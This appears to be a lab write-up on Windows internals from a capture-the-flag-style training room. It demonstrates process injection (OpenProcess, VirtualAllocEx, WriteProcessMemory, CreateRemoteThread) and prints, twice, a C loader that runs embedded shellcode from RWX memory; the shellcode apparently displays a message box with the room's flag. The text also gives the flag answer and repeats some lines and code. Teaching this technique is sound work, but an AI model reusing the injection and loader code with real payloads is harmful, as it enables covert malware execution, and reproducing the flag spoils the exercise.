5 - Interacting with Windows Internals

Task 7 Interacting with Windows Internals

Interacting with Windows internals may seem daunting, but it has been dramatically simplified. The most accessible and researched option to interact with Windows Internals is to interface through Windows API calls. The Windows API provides native functionality to interact with the Windows operating system. The API contains the Win32 API and, less comm the Win64 API.

We will only provide a brief overview of using a few specific API calls relevant to Windows internals in this room. Check out the Windows API room for more information about the Windows API.

Most Windows internals components require interacting with physical hardware and memory.

The Windows kernel will control all programs and processes and bridge all software and hardware interactions. This is especially important since many Windows internals require interaction with memory in some form.


An application by default normally cannot interact with the kernel or modify physical hardware and requires an interface. This problem is solved through the use of processor mode access levels.

A Windows processor has a *user* and *kernel* mode. The processor will switch between these modes depending on access and requested mode.

The switch between user mode and kernel mode is often facilitated by system and API calls. In documentation, this point is sometimes referred to as the "*Switching Point*."

User mode	Kernel Mode
No direct hardware access	Direct hardware access
Creates a process in a private virtual address space	Ran in a single shared virtual address space
Access to "owned memory locations"	Access to entire physical memory

Applications started in user mode or "*userland*" will stay in that mode until a system call is made or interfaced through an API. When a system call is made, the application will switch modes. Pictured right is a flow chart describing this process.



When looking at how languages interact with the Win32 API, this process can become further warped; the application will go through the language runtime before going through the API. The most common example is C# executing through the CLR before interacting with the Win32 API and making system calls.

We will inject a message box into our local process to demonstrate a proof-of-concept to interact with memory.

The steps to write a message box to memory are outlined below,

1. Allocate local process memory for the message box.
2. Write/copy the message box to allocated memory.
3. Execute the message box from local process memory.

At step one, we can use `OpenProcess` to obtain the handle of the specified process.

At step one, we can use `OpenProcess` to obtain the handle of the specified process.

```
HANDLE hProcess = OpenProcess(
    PROCESS_ALL_ACCESS, // Defines access rights
    FALSE, // Target handle will not be inhereted
    DWORD(atoi(argv[1])) // Local process supplied by command-line arguments
);
```

At step two, we can use `VirtualAllocEx` to allocate a region of memory with the payload buffer.

```
remoteBuffer = VirtualAllocEx(
    hProcess, // Opened target process
    NULL,
    sizeof payload, // Region size of memory allocation
    (MEM_RESERVE | MEM_COMMIT), // Reserves and commits pages
    PAGE_EXECUTE_READWRITE // Enables execution and read/write access to the commited pages
);
```

At step three, we can use `WriteProcessMemory` to write the payload to the allocated region of memory.

```
WriteProcessMemory(
    hProcess, // Opened target process
    remoteBuffer, // Allocated memory region
    payload, // Data to write
    sizeof payload, // byte size of data
    NULL
);
```

At step four, we can use `CreateRemoteThread` to execute our payload from memory.

```
remoteThread = CreateRemoteThread(
    hProcess, // Opened target process
    NULL,
    0, // Default size of the stack
    (LPTHREAD_START_ROUTINE)remoteBuffer, // Pointer to the starting address of the thread
    NULL,
    0, // Ran immediately after creation
    NULL
);
```

Answer the questions below

Open a command prompt and execute the provided file: "inject-poc.exe" and answer the questions below.


No answer needed

✓ Correct Answer

Enter the flag obtained from the executable below.

THM{1Nj3c7_4lL_7H3_7h1NG2}

✓ Correct Answer



```
#include <windows.h>

int main()
{

        const char* shellcode = \
                "\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b"
                "\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
                "\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24"
                "\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
                "\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0"
                "\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c"
                "\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a"
                "\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
                "\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f"
                "\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52"
                "\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33"
                "\x32\x2e\x64\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89"
                "\xe6\x56\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
                "\x24\x52\xe8\x5f\xff\xff\xff\x68\x6f\x78\x58\x20\x68\x61\x67"
                "\x65\x42\x68\x4d\x65\x73\x73\x31\xdb\x88\x5c\x24\x0a\x89\xe3"
                "\x68\x32\x7d\x58\x20\x68\x68\x31\x4e\x47\x68\x48\x33\x5f\x37"
                "\x68\x6c\x4c\x5f\x37\x68\x63\x37\x5f\x34\x68\x31\x4e\x6a\x33"
                "\x68\x54\x48\x4d\x7b\x31\xc9\x88\x4c\x24\x1a\x89\xe1\x31\xd2"
                "\x52\x53\x51\x52\xff\xd0\x31\xc0\x50\xff\x55\x08";

        printf("shellcode length: %i", strlen(shellcode));

        LPVOID lpAlloc = VirtualAlloc(0, 4096, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        memcpy(lpAlloc, shellcode, strlen(shellcode));

        ((void(*)())lpAlloc)();

        return 0;
}
```

""""

```
#include <windows.h>

int main()
{

    const char* shellcode = \
        "\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b"
        "\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
        "\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24"
        "\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
        "\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0"
        "\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c"
        "\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a"
        "\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
        "\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f"
        "\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52"
        "\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33"
        "\x32\x2e\x64\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89"
        "\xe6\x56\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
        "\x24\x52\xe8\x5f\xff\xff\xff\x68\x6f\x78\x58\x20\x68\x61\x67"
        "\x65\x42\x68\x4d\x65\x73\x73\x31\xdb\x88\x5c\x24\x0a\x89\xe3"
        "\x68\x32\x7d\x58\x20\x68\x68\x31\x4e\x47\x68\x48\x33\x5f\x37"
        "\x68\x6c\x4c\x5f\x37\x68\x63\x37\x5f\x34\x68\x31\x4e\x6a\x33"
        "\x68\x54\x48\x4d\x7b\x31\xc9\x88\x4c\x24\x1a\x89\xe1\x31\xd2"
        "\x52\x53\x51\x52\xff\xd0\x31\xc0\x50\xff\x55\x08";

    printf("shellcode length: %i", strlen(shellcode));

    LPVOID lpAlloc = VirtualAlloc(0, 4096, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(lpAlloc, shellcode, strlen(shellcode));

    ((void(*)())lpAlloc)();

    return 0;
}



"""
```